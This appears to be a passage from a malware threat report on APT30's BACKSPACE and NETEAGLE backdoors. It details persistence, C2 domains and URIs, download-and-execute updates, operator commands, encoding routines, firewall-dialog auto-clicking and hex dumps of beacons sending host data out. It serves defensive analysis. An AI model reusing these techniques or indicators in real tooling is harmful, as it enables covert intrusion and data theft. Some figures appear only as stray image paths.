
After each command is processed, BACKSPACE sends a status message to the C2 server:

- A message starting with "`O`" indicates success.
- A message starting with "`E`" indicates failure.

BACKSPACE BACKDOOR – "ZR" VARIANT

The "ZR" branch of the BACKSPACE malware represents a later fork of the original "ZJ" version. Many "ZR" variants appear to be streamlined; that is, they may support a subset of the commands used by other BACKSPACE versions (both "ZJ" and "ZR" variants are compatible with the BACKSPACE controller; any non-supported commands simply ignored by the BACKSPACE client). However, some "ZR" variants include new features not seen in other versions of the backdoor, such as the ability to bypass host-based firewall software.[33]

The BACKSPACE "ZR" variant with md5 hash `6ee35da59f92f71e757d4d5b964ecf00` was compiled on 28 August 2014. While this sample may include features not present in other (or earlier) versions of BACKSPACE, much of the malware's core functionality (such as the use of first-stage and second-stage C2 locations) has not changed significantly over time. As a recent example of the BACKSPACE malware family, this sample gives us both an overview of BACKSPACE's functionality as well as a look at some of the malware's "current" features in the ZR branch.

Initial Execution

BACKSPACE creates the mutex `MicrosoftZjZRLnk` to ensure that only one instance is executing at any given time. It also creates two events (`MicrosoftZjZRLnkExit` and `MicrosoftZjZRLnkHaveExit`) that, when signaled, trigger all the threads and the malware itself to exit.

The malware extracts system information (OS version, build number, platform, service pack, default language id) and proxy information (from the `ProxyEnable` and `ProxyServer` values under `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\`) from the victim host.

BACKSPACE then creates the registry values `lnk` (type REG_SZ) and `hostid` (type `REG_DWORD`) under the `HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetup` registry key:

- `lnk` is set `XJOXPSE/mol` which is the encoded text `WINWORD.lnk`
- `hostid` is set to a random value (used to uniquely identify a victim host).

The malware then creates the directories `<CSIDL_PROFILE>\Microsoft Office` and `<CSIDL_PROFILE>\Microsoft Office\BIN`. The malware is copied to a temporary file whose path is obtained by appending the .txt file extension to the current malware path and file name. The temporary file then is copied to the newly created folder `<CSIDL_PROFILE>\Microsoft Office\BIN` as `WINWORD.exe` and the original temporary file is deleted. For persistence, BACKSPACE creates the Windows shortcut file `WINWORD.lnk` in `<CSIDL_STARTUP>` or `<CSIDL_COMMON_STARTUP>` pointing to `<CSIDL_PROFILE>\Microsoft Office\BIN\WINWORD.EXE` with the description "Microsoft Office Word".

C2 Domains

Like many BACKSPACE variants, this "ZRLnk" sample is configured with four different C2 domains. The C2 domains are used in HTTP requests for various files; each file requested via the URI provides additional instructions or data to the malware. BACKSPACE C2 domains are typically used for different purposes – that is, each domain is associated with different URIs whose associated files support different functions.

For this sample, the four C2 domains have the following roles:

- Domain 1 (D1): `www.bigfixtools[.]com`. This is the primary first-stage C2 domain, used with the majority of the URIs (and their associated functions).
- Domain 2 (D2): (`www.km153[.]com`) is the backup C2 domain, which can be promoted to the primary first-stage domain instead of D1 if necessary. It also can be used to obtain "run/hide" configuration data (see below).
- Domain 3 (D3) and Domain 4 (D4) (`www.km-nyc[.]com` and `www.bluesixnine[.]com`, respectively) are used to obtain "run/hide" configuration data.

The C2 domains used by APT30 is a single malware sample range from the "brand new" to more "historical" domains that have been in existence (and use) for several years. For reference, sample `6ee35da59f92f71e757d4d5b964ecf00` was compiled on 8/28/2014 at 09:12:33 GMT; the spear phishing attacks that dropped this BACKSPACE variant occurred on 8/29/2014.

Table 9: BACKSPACE C2 domains and registration dates.

Alias	C2 Domain	Description	Zone Registration Date
D1	`www.bigfixtools[.]com`	Primary C2 domain	8/26/2014
D2	`www.km153[.]com`	Backup C2 domain; run/hide configuration	8/30/2007
D3	`www.bluesixnine[.]com`	Run/hide configuration	12/4/2012
D4	`www.km-nyc[.]com`	Run/hide configuration	3/11/2004

"Run" vs "Hide" Mode

BACKSPACE reads the registry value `hFlag` under `HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetup`. If it exists and is set to 1, the malware switches to "Run Mode"; otherwise, the malware operates in "Hidden Mode".

To switch to "Run mode", BACKSPACE attempts to contacts its C2 servers for validation and to obtain configuration data (stored in a file named `nur.txt`). It parses the configuration data and performs a series of increasingly generic checks to see whether (by inclusion or exclusion) it should remain in "Run mode". The methodology is the same as described for the "ZJ" sample above, differing only in the C2 domains used and the specific URI paths requested.

1. Make an HTTP request to `www.bigfixtools.com/ForZRLnk3z/hostlist.txt` and validate that the last byte of the response is 0xFE.

2. Make an HTTP request to the legitimate URL `automation.whatismyip.com/n09230945.asp` to obtain the external IP address of the victim host.

3. Make an HTTP request to either `www.bluesixnine.com/http/nur.txt, www.km153.com/http/nur.txt or www.km-nyc.com/http/nur.txt` and validate that the response starts with "abcd1234"; if none of the servers respond accordingly, setting "Run Mode" fails.

4. If the response from the server contains the "`runhost=`" option, search for the victim computer's hostname in the option data. If found, setting "Run Mode" **succeeds**; else go to step 5.

5. If the response from the server contains the "`runhostexcept=`" option, search for the victim computer's hostname in the option data. If found, setting "Run Mode" **fails**; else go to step 6.

6. If the response from the server contains the "`runip=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Run Mode" **succeeds**; else go to step 7.

7. If the response from the server contains the "runipexcept=" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Run Mode" **fails**; else go to step 8.

8. If the response from the server contains the "`rundir=`" option, search for the current C2 URL (e.g., www.bigfixtools[.]com/ForZRLnk3z or www.km153[.]com/ForZRLnk3z) in the option data. If found, setting "Run Mode" **succeeds**; else go to step 9.

9. If the response from the server contains the "`rundirexcept=`" option, search for the current C2 URL in the option data. If found, setting "Run Mode" **fails**; else go to step 10.

10. If the response from the server contains the "`runweb=`" option, search for the current C2 domain (e.g., www.bigfixtools.com) in the option data. If found, setting "Run Mode" `succeeds`; else go to step 11.

11. If the response from the server contains the "`runwebexcept=`" option, search for the current C2 domain in the option data. If found, setting "Run Mode" **fails**; else go to step 12.

12. If the response from the server contains the "`runall=1`" option, setting "Run Mode" succeeds.

If switching to "Run Mode" fails, the malware exits.

Once the malware switches to "Run Mode" the `hFlag` registry value under `HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetup` is deleted and the victims' hostname and IP are saved. A thread to switch the malware back to "Hidden Mode" is started. The thread runs indefinitely until the `MicrosoftZjZRLnkExit` event gets signaled; once signaled, the thread signals `MicrosoftZjZRLnkHaveExit` event, does clean-up and exits.

Similar to switching to "Run mode" BACKSPACE conducts a series of checks to attempt to switch to "Hidden Mode". The methodology is the same as described for the "ZJ" sample above, differing only in the C2 domains used and the specific URI paths requested.

1. Make an HTTP request to `www.bigfixtools.com/ForZRLnk3z/hostlist.txt` and validate that the last byte of the response is `0xFF`.

2. Make an HTTP request to the legitimate URL `automation.whatismyip.com/n09230945.asp` to obtain the external IP address of the victim host.

3. Make an HTTP request to either `www.bluesixnine.com/some/edih.txt, www.km153.com/some/edih.txt` or `www.km-nyc.com/some/edih.txt` and validate that the response starts with "`abcd1234`"; if none of the servers respond accordingly, setting "Hidden Mode" fails.

4. If the response from the server contains the "`hidehost=`" option, search for the victim computer's hostname in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 5.

5. If the response from the server contains the "`hidehostexcept=`" option, search for the victim computer's hostname in the option data. If found, setting "Hidden Mode" **fails**; else go to step 6.

6. If the response from the server contains the "`hideip=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 7.

7. If the response from the server contains the "`hideipexcept=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Hidden Mode" **fails**; else go to step 8.

8. If the response from the server contains the "`hidedir=`" option, search for the current C2 URL (e.g., `www.bigfixtools[.]com/ForZRLnk3z` or `www.km153[.]com/ForZRLnk3z`) in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 9.

9. If the response from the server contains the "`hidedirexcept=`" option, search for the current C2 URL (e.g., `www.bigfixtools[.]com/ForZRLnk3z` or `www.km153[.]com/ForZRLnk3z`) in the option data. If found, setting "Hidden Mode" **fails**; else go to step 10.

10. If the response from the server contains the "`hideweb=`" option, search for the current C2 domain (e.g., `www.bigfixtools[.]com` or www.km153[.]com) in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 11.

11. If the response from the server contains the "`hidewebexcept=`" option, search for the current C2 domain (e.g., `www.bigfixtools[.]com` or `www.km153[.]com`) is searched in the option data; if found, setting "Hidden Mode" **fails**; else go to step 12.

12. If the response from the server contains the "hideall=1" option, setting "Hidden Mode" **succeeds**.

If switching to "Hidden Mode" succeeds, the `hFlag` registry value under `HKEY_CURRENT_USER\Software\Microsoft\CurrentPnpSetup` is created and set to 1.

If BACKSPACE is successfully placed in "Run mode" it performs the following additional tasks:

Primary vs Backup C2 Domains

The malware sends an HTTP request to `www.km153[.]com/ForZRLnk3z/bak.txt`. If the response starts with "`qazWSX123$%^`", set the primary C2 domain to `www.km153[.]com`.

Download Additional Files

BACKSPACE sends an HTTP request to the primary C2 URL domain and URL path `/ForZRLnk3z/app.txt` and saves the file to the path `<CSIDL_PROFILE>\Microsoft Office\BIN\WordPlug.exe`. If the downloaded file is a valid PE file, start a new process.

Next, BACKSPACE sends an HTTP request to the primary C2 URL domain and URL path `/ForZRLnk3z/hostlist.txt`. If the victim computer's hostname is found in the response, BACKSPACE sends a new HTTP request to the primary C2 URL domain and URL path `/ForZRLnk3z/myapp.txt` and saves the file to the path `<CSIDL_PROFILE>\Microsoft Office\BIN\WordForVista.exe`. If the downloaded file is a valid PE file, start a new process.

BACKSPACE then deletes the following files:

- `<CSIDL_PROFILE>\Microsoft Office\BIN\Temp.txt`
- `<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exe`
- `<CSIDL_PROFILE>\Microsoft Office\BIN\WordPlug.exe`
- `<CSIDL_PROFILE>\Microsoft Office\BIN\WordForVista.exe`

Self-Update Mechanism

BACKSPACE uses version control and will attempt to verify the current version and perform a self-update as follows:

1. Obtain the latest available version number by making an HTTP to request to the primary C2 URL domain (`www.bigfixtools[.]com` or `www.km153[.]com`) and URL path `/ForZRLnk3z/ver.txt`; if the version returned does not match the version of the current binary ("`1.9.w.lY`" for this sample), go to step 2

2. Download a new binary by making an HTTP request to the primary C2 URL domain and URL path `/ForZRLnk3z/exe.txt` and saving the file to `<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exe.`

3. If `<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exe` is a valid PE, start a new process.

If the previous update task fails, BACKSPACE performs a secondary update task:

1. Obtain the latest available version number by making an HTTP to request to the primary C2 URL domain and URL path `/ForZRLnk3z/SomeUpVer.txt`; if the version returned does not match the version of the current binary, go to step 2.

2. Make an HTTP request to the primary C2 URL domain and URL path `/ForZRLnk3z/SomeUpList.txt` and validate that the victim computer's hostname is in the response; if true, go to step 3.

3. Download a new binary by making an HTTP request to the primary C2 URL domain and URL path `/ForZRLnk3z/SomeUpExe.txt` and saving the file to `<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exe.`

4. If `<CSIDL_PROFILE>\Microsoft Office\BIN\UpdateWord.exe` is a valid PE, start a new process.

BACKSPACE uses the same mutex (`MicrosoftZjZRLnk`), and event names (`MicrosoftZjZRLnkExit, MicrosoftZjZRLnkHaveExit`) across different versions of the same variant. Thus, the malware can remove the previous version and update to a newer version while ensuring that only one instance of the same backdoor family is installed on a given host.

Figure 24: Second stage C2 server information in dizhi.gif

```
.text:004015C1 CheckMutex_CopyFile_SetReg proc near     ; CODE XREF: SomeForeWork+1E9Tp
.text:004015C1                 push    esi
.text:004015C2                 push    edi
.text:004015C3                 mov     esi, offset s_MSZjZRLnk ; "MicrosoftZjZRLnk"
.text:004015C8                 xor     edi, edi
.text:004015CA                 push    esi             ; lpName
.text:004015CB                 push    edi             ; bInheritHandle
.text:004015CC                 push    1F0001h         ; dwDesiredAccess
.text:004015D1                 call    ds:OpenMutexA
.text:004015D7                 cmp     eax, edi
.text:004015D9                 jz      short loc_40160A
.text:004015DB                 push    eax             ; hObject
.text:004015DC                 call    ds:CloseHandle
.text:004015E2                 push    hEvent_MSZjZRLnkExit ; hEvent
.text:004015E8                 call    ds:SetEvent     ; let the previous Lecna exit
.text:004015EE                 push    5000            ; dwMilliseconds
.text:004015F3                 push    hEvent_MSZjZRLnHavekExit ; hHandle
.text:004015F9                 call    ds:WaitForSingleObject ; confirmation from previous Lecna on exit
.text:004015FF                 push    500             ; dwMilliseconds
```

When the malware is updated, the randomly generated `hostid` from the initial infection (stored in the registry) is not changed. From the attacker's perspective, this allows the "identity" of the victim host to remain consistent, even across multiple version updates.

Second Stage C2 Server

Next, BACKSPACE makes an HTTP request to the primary C2 URL domain (`www.bigfixtools[.]com` or `www.km153[.]com`) and URL path `/ForZRLnk3z/dizhi.gif.` `Dizhi.gif` is a 10-byte configuration file that specifies an IP address and two port numbers.

BACKSPACE starts a new thread to send details about the victim computer (ComputerName, IP, SystemDetails, DefaultLangID, HostID, Proxy info, malware current version, malware current domain, and information about the logical drives) to Port1 on the new C2 server. The malware will use the victim computer's saved proxy settings if needed. The data is sent using an HTTP POST request with the following structure:

Table 10: BACKSPACE "ZRLnk" callback structure

Offset	Value	Description
0x00	0x30	fixed (1 byte message identifier; 0x30 = ascii 0))
0x01	fd 00 00 00	data length = 253 bytes (4 byte length)
0x05	-	computer name (varying length), 0x00
0x14	192.168.43.130, 0x00	IP Address (varying length), 0x00
0x23	253	version information (156 bytes)
0xBF	04 08	language ID (2 bytes)
0xC1	00	proxy on/off (1 byte)
0xC2	41 18 00 00	host_id (4 bytes)
0xC6	1.9.w.lY	version string (varying length)
0xCE	(Proxy-No), 0x00	proxy setting (varying length), 0x00
0xD9	0:7, 0x00	system uptime - H:M (varying length), 0x00
0xDD	www.bigfixtools.com/ForZRLnk3z, 0x00	URL where the second C2 IP is obtained(varying length), 0x00

A sample beacon is shown below. Note that the HTTP User-Agent header is set to the non-standard value "`SJZJ (compatible; MSIE 6.0; Win32)`".

Figure 25: Sample BACKSPACE callback message

```
00000000  50 4f 53 54 20 2f 69 6e  64 65 78 2e 68 74 6d 20  POST /in dex.htm
00000010  48 54 54 50 2f 31 2e 30  0d 0a 55 73 65 72 2d 41  HTTP/1.0 ..User-A
00000020  67 65 6e 74 3a 20 53 4a  5a 4a 20 28 63 6f 6d 70  gent: SJ ZJ (comp
00000030  61 74 69 62 6c 65 3b 20  4d 53 49 45 20 36 2e 30  atible; MSIE 6.0
00000040  3b 20 57 69 6e 33 32 29  0d 0a 48 4f 53 54 3a 20  ; Win32) ..HOST:
00000050  31 31 32 2e 31 31 37 2e  39 2e 32 32 32 3a 34 34  112.117. 9.222:44
00000060  33 0d 0a 50 72 61 67 6d  61 3a 20 6e 6f 2d 63 61  3..Pragm a: no-ca
00000070  63 68 65 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 6e  che..Con tent-Len
00000080  67 74 68 3a 20 32 35 33  0d 0a 50 72 6f 78 79 2d  gth: 253 ..Proxy-
00000090  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 4b 65 65 70  Connecti on: Keep
000000A0  2d 41 6c 69 76 65 0d 0a  0d 0a 30 fd 00 00 00 55  -Alive.. ..0....U
000000B0  53 45 52 2d 32 39 38 36  31 44 39 39 46 37 00 31  SER-2986 1D99F7.1
000000C0  39 32 2e 31 36 38 2e 34  33 2e 31 33 30 00 9c 00  92.168.4 3.130...
000000D0  00 00 05 00 00 00 01 00  00 00 28 0a 00 00 02 00  ........ ..(.....
000000E0  00 00 53 65 72 76 69 63  65 20 50 61 63 6b 20 33  ..Servic e Pack 3
000000F0  28 33 32 29 00 00 00 00  00 00 00 00 00 00 00 00  (32).... ........
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00000160  00 00 03 00 00 00 00 01  01 00 04 08 00 41 18 00  ........ .....A..
00000170  00 31 2e 39 2e 77 2e 6c  59 28 50 72 6f 78 79 2d  .1.9.w.l Y(Proxy-
00000180  4e 6f 29 00 30 3a 37 00  77 77 77 2e 62 69 67 66  No).0:7. www.bigf
00000190  69 78 74 6f 6f 6c 73 2e  63 6f 6d 2f 46 6f 72 5a  ixtools. com/ForZ
000001A0  52 4c 6e 6b 33 7a 00                             RLnk3z.
```

BACKSPACE also attempts to retrieve the URL path `/ForZRLnk3z/connect.gif` from the primary C2 URL domain. If the victim computer's hostname and hostid are found in the file, the victim will attempt to establish a connection to the second stage C2 server on Port2 to allow the threat actors to directly interact with the victim via the BACKSPACE controller.[35] After establishing the connection to the controller, BACKSPACE awaits further interactive commands from the operator. For this copy of BACKSPACE, the following commands are supported:

Table 11: Commands supported by BACKSPACE "ZRLnk" variant 6ee35da59f92f71e757d4d5b964ecf00

Command	Meaning
A	Same as `J` or `S`, but the file is deleted from the victim computer after transmission.
B	Receive a folder and list of filenames from the C2 server; search the folder for the specified files (can use wildcards). For each file found, upload the encoded `WIN32_FIND_DATA`[36] structure to the C2 server.
D	Receive a folder path, a list of files, and a flag byte for each file from the C2 server. Delete files for which the flag is `0x30` and remove empty folders.
E	Receive a file path, access byte (`0` for `WRITE`, else `APPEND`) and encoded data from the C2 server. Open the file according to the access byte, decode the data, and write it to the file.
J	Receive a file path and offset from the C2 server. Read the file starting at the specified offset, encode the data, and send it to the C2 server.
R	Receive a command line string from the C2 server and create a new process using the command.
S	Same as `J`.
V	Same as `E`, but the file is created in the folder `<CSIDL_TEMPLATES>` and executed.
X	Restart the C2 cycle from the self-update process (perform update, obtain secondary C2 details, send host details, receive commands, etc.).
Z	"Cancel" command; sends `*lecnaC*` to the C2 server.

After each command is processed, BACKSPACE sends a status message to the C2 server; messages starting with "`O`" indicate success, messages starting with "`E`" indicate failure.

Configuration and C2 Encoding

While earlier versions of BACKSPACE may contain the C2 domains and other variables in plain text within the binary, they are encoded within this (and other more recent) variants. Decoding is done in two ways: by adding an incremental counter, or by XORing and bitwise shifting bytes.

Figure 26: BACKSPACE string decryption by adding incremental counter





Figure 27: BACKSPACE string decryption by XORing and bitwise shifting bytes



In addition, binary (non-string) data transferred between the victim host and the second stage C2 server is encoded/decoded by adding an incremental counter and XORing with 0x23, as shown below.

Figure 28: Binary data encryption by adding an incremental counter and XORing

```
0040261C  .^EB E2          JMP SHORT mtd2002.00402600
0040261E  $ 8B5424 08      MOV EDX,DWORD PTR SS:[ESP+8]
00402622  . 8B4424 10      MOV EAX,DWORD PTR SS:[ESP+10]
00402626  . 85D2           TEST EDX,EDX
00402628  . 8910           MOV DWORD PTR DS:[EAX],EDX
0040262A  .v7E 1A          JLE SHORT mtd2002.00402646
0040262C  . 8B4C24 0C      MOV ECX,DWORD PTR SS:[ESP+C]
00402630  . 8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
00402634  . 56             PUSH ESI
00402635  . 2BC1           SUB EAX,ECX
00402637  . 8BF2           MOV ESI,EDX
00402639  > 8A1408         MOV DL,BYTE PTR DS:[EAX+ECX]
0040263C  . 80F2 23        XOR DL,23
0040263F  . 8811           MOV BYTE PTR DS:[ECX],DL
00402641  . 41             INC ECX
00402642  . 4E             DEC ESI
00402643  .^75 F4          JNZ SHORT mtd2002.00402639
00402645  . 5E             POP ESI
00402646  > C3            RETN
00402647  $ 33C9          XOR ECX,ECX
```

Figure 29: BACKSPACE HTTP POST showing custom encoding

```
000000E4  50 4f 53 54 20 2f 69 6e  64 65 78 2e 68 74 6d 20  POST /in dex.htm
000000F4  48 54 54 50 2f 31 2e 30  0d 0a 55 73 65 72 2d 41  HTTP/1.0 ..User-A
00000104  67 65 6e 74 3a 20 4d 6f  7a 69 6c 6c 61 2f 34 2e  gent: Mo zilla/4.
00000114  30 20 28 63 6f 6d 70 61  74 69 62 6c 65 3b 20 4d  0 (compa tible; M
00000124  53 49 45 20 36 2e 30 3b  20 57 69 6e 33 32 29 0d  SIE 6.0;  Win32).
00000134  0a 48 4f 53 54 3a 20 31  39 32 2e 31 36 38 2e 36  .HOST: 1 92.168.6
00000144  33 2e 31 32 39 3a 38 31  0d 0a 50 72 61 67 6d 61  3.129:81 ..Pragma
00000154  3a 20 6e 6f 2d 63 61 63  68 65 0d 0a 43 6f 6e 74  : no-cac he..Cont
00000164  65 6e 74 2d 4c 65 6e 67  74 68 3a 20 31 35 30 34  ent-Leng th: 1504
00000174  35 0d 0a 50 72 6f 78 79  2d 43 6f 6e 6e 65 63 74  5..Proxy -Connect
00000184  69 6f 6e 3a 20 4b 65 65  70 2d 41 6c 69 76 65 0d  ion: Kee p-Alive.
00000194  0a 0d 0a                                          ...
00000197  42 c5 3a 00 00 03 23 23  23 1b 75 ab 49 8f 43 ec  B.:...## #.u.I.C.
000001A7  22 1b 75 ab 49 8f 43 ec  22 1b 75 ab 49 8f 43 ec  ".u.I.C. ".u.I.C.
000001B7  22 23 23 23 23 23 23 23  23 26 23 23 23 37 da 31  "####### #&###7.1
000001C7  23 62 76 77 6c 66 7b 66  60 0d 61 62 77 23 23 23  #bvwlf{f `.abw###
000001D7  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
000001E7  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
000001F7  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000207  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000217  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000227  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000237  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000247  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000257  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000267  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000277  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
00000287  23 23 23 23 23 23 23 23  23 23 23 23 23 23 23 23  ######## ########
```

Host-Based Firewall Bypass

This variant of BACKSPACE includes functionality to attempt to bypass a number of personal firewall applications. BACKSPACE iterates through open windows and matches the type (Button) and its associated Window Text against a set of strings stored within the malware. If a match is found, BACKSPACE sends a message to simulate a mouse click, attempting to "approve" firewall rules to allow the malware to execute. Both English and Chinese strings are stored, implying that the malware attempts to target versions of the products below that are localized for those languages.[37]

Table 12: Strings used in attempt to bypass host-based firewalls

Security Product	Meaning
Avira	Note action selected for this file (dangerous) 请注意为此文件选择的操作(危险)
F-Secure	I trust the program. Let it continue. 我信任该程序。继续执行。 Do not show this dialog for this program again 不再为此程序显示此对话框
AVG Firewall	Save my answer as a permanent rule, and do not ask me next time 将我的回答作为永久规则保存下来，下次不再询问。
Sophos Firewall	Add the checksum to existing checksums for this application 将此应用程序的检查和添加到现有的检查和中。 Allow all hidden processes launched by 启动的所有隐藏进程访问网络
Panda Security	Always allow the connection 总是允许此连接 TPSVARadioBtn, TPSVAButton
McAfee	McXpBtn2, McAlertButtonClass
Others	Trust 信任 Ignore 忽略 Allow 允许 Allow (recommended) 允许 (推荐) OK 确定 Remember this action 总是允许 Do not show this message again before rebooting Grant access Allow this change 运行

NETEAGLE BACKDOOR – "SCOUT" VARIANT

The NETEAGLE backdoor appears to have been developed after BACKSPACE, with early NETEAGLE samples dating to 2008. The "Scout" variant (named for the mutex "`Neteagle_Scout`" used by this version) was the earlier of the two. While NETEAGLE shares some similarities with BACKSPACE, including retrieval of commands from specific URIs, automatic updating, and a two-stage command and control structure, NETEAGLE typically uses a single C2 domain (instead of up to four used by BACKSPACE) and supports a more limited set of URIs for command retrieval. In addition, NETEAGLE supports an entirely different set of commands than BACKSPACE; it is not compatible with the BACKSPACE controller and is presumed to have its own separate controller software. Later variants of NETEAGLE (e.g., the "Norton" versions) also support a modular "plugin" framework that allows the backdoor to load and execute DLLs for additional functionality.

The NETEAGLE sample `3feef9a0206308ee299a05329095952a` was compiled on 9 April 2009. The malware creates the directory `C:\Program Files\Messenger\` and copies itself to that directory as msmsgr.exe. NETEAGLE also creates the following registry value for persistence:

Value: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\msmsgr`

Data: `C:\Program Files\Messenger\msmsgr.exe`

NETEAGLE first attempts to retrieve the file allupdate.xml using the following HTTP `request:`

```
GET /yzstmfa/allupdate.xml HTTP/1.1
User-Agent: [filename of malware]
Host: www.autoapec.com
Cache-Control: no-cache
```

The file is saved to `%DEFAULTUSERPROFILE%\ieupdate.exe` and executed.

NETEAGLE then downloads `hxxp://www.autoapec[.]com/yzstmfa/update.xml` and decrypts the file with the RC4 key "ScoutEagle". In the decrypted result, the malware looks for the hostname of the system. If the hostname is present, the malware downloads `hxxp://www.autoapec[.]com/yzstmfa/updateapp.xml`, saves it to `%DEFAULTUSERPROFILE%\visit.exe` and executes the file.

Once the initial update URLs are downloaded, the malware creates the mutex "`NetEagle_Scout`" and begins the process of obtaining the second-stage C2 IP address(es) and port.

NETEAGLE downloads the URL `hxxp://www.autoapec[.]com/yzstmfa/pic1.bmp` and RC4 decrypts the first four bytes of the response using the key "ScoutEagle". The decrypted bytes are a callback IP. If the victim computer is not configured to use a proxy, the malware sends a 363 byte UDP beacon to port 6000 on the decrypted IP. If a proxy is enabled, the malware sends the same 363 byte beacon using the following HTTP POST request:

Figure 30: NETEAGLE 'Scout' sample beacon

```
POST /index.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Win32)
Host: [Callback IP]
Content-Length: 363
Connection: Keep-Alive
Cache-Control: no-cache

00000000  a3 0b cf 8b f9 56 ed bc  be 0f 8b 6d b8 35 db 26 .....V.. ...m.5.&
00000010  57 37 58 36 34 5f 41 4e  41 4c 59 53 49 53 00 c0 W7X64_AN ALYSIS..
00000020  a8 38 6f 00 00 00 00 32  2e 31 38 00 69 6e 64 6f .8o....2 .18.indo
00000030  77 73 20 58 50 20 36 2e  31 20 42 75 69 6c 64 37 ws XP 6. 1 Build7
00000040  36 30 31 20 53 65 72 76  69 63 65 20 50 61 63 6b 601 Serv ice Pack
00000050  20 31 00 00 00 00 00 00  00 00 00 00 00 00 00 00  1...... ........
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000A0  00 00 00 00 00 00 00 00  00 00 00 32 30 31 35 2d ........ ...2015-
000000B0  32 2d 32 20 31 37 3a 34  3a 33 32 00 00 00 00 00 2-2 17:4 :32.....
000000C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
